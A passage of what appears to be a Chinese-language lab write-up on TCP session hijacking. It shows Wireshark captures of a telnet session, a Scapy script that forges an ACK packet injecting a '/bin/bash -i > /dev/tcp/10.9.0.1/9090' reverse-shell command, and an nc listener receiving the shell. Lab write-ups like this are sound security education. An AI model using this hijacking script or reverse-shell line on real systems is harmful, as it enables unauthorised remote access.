⌄ Transmission Control Protocol, Src Port: 23, Dst Port: 33270, Seq: 339301143, Ack: 644019289, Len: 27
    Source Port: 23
    Destination Port: 33270
    [Stream index: 0]
    [TCP Segment Len: 27]
    Sequence number: 339301143
    [Next sequence number: 339301170]
    Acknowledgment number: 644019289
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x1460 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  › [SEQ/ACK analysis]
  › [Timestamps]
    TCP payload (27 bytes)
⌄ Telnet
    Data: seed\r\n
    Data: seed@561fb10dbba0:~$
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

攻击者主机的IP地址为10.9.0.1，用户主机的IP地址为10.9.0.6，服务器的IP地址为10.9.0.7。

在用户主机中telnet远程登录服务器，利用wireshark抓包，得到结果如下，可知用户与服务器的报文数据。


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time                  Source      Destination  Protocol  Length  Info
    59 2021-07-08 10:56:4… 10.9.0.6    10.9.0.7     TCP          66 33292 → 23 [ACK] Seq=1011261540 Ack=1761579585 Win=64128 Len=…
```

```
› Frame 59: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-15cb25c41563, id 0
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
⌄ Transmission Control Protocol, Src Port: 33292, Dst Port: 23, Seq: 1011261540, Ack: 1761579585, Len: 0
    Source Port: 33292
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1011261540
    [Next sequence number: 1011261540]
    Acknowledgment number: 1761579585
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
```

根据报文信息，创建reverse_shell.py文件，代码如下。


```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6', dst='10.9.0.7')
tcp = TCP(sport=33292, dport=23, flags='A', seq=1011261540, ack=1761579585)
data = '/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r'
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

利用root权限运行该程序后，发送伪造的ACK报文，其中包含反向shell的命令。




```
[07/08/21]seed@VM:~/.../volumes$ sudo python3 reverse_shell.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.7'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 33292           (20)
dport      : ShortEnumField                        = 23              (80)
seq        : IntField                              = 1011261540      (0)
ack        : IntField                              = 1761579585      (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
--
load       : StrField                              = b'/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r' (b'')
```

利用wireshark抓包，得到结果如下，可知伪造的ACK报文发送成功。


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time                  Source      Destination  Protocol  Length  Info
   62 2021-07-08 10:57:5…   10.9.0.6    10.9.0.7     TELNET       102  Telnet Data ...

› Frame 62: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface br-15cb25c41563, id 0
› Ethernet II, Src: 02:42:70:99:9e:e1 (02:42:70:99:9e:e1), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
⌄ Transmission Control Protocol, Src Port: 33292, Dst Port: 23, Seq: 1011261540, Ack: 1761579585, Len: 48
    Source Port: 33292
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 48]
    Sequence number: 1011261540
    [Next sequence number: 1011261588]
    Acknowledgment number: 1761579585
    0101 .... = Header Length: 20 bytes (5)
  › Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0x3182 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  › [SEQ/ACK analysis]
  › [Timestamps]
    TCP payload (48 bytes)
⌄ Telnet
    Data: /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r
```

在攻击者主机上监听9090端口，得到结果如下，可知shell已经反向到该端口，利用劫持攻击的反向shell成功。



```
[07/08/21]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 36970
seed@561fb10dbba0:~$ whoami
whoami
seed
seed@561fb10dbba0:~$ █
```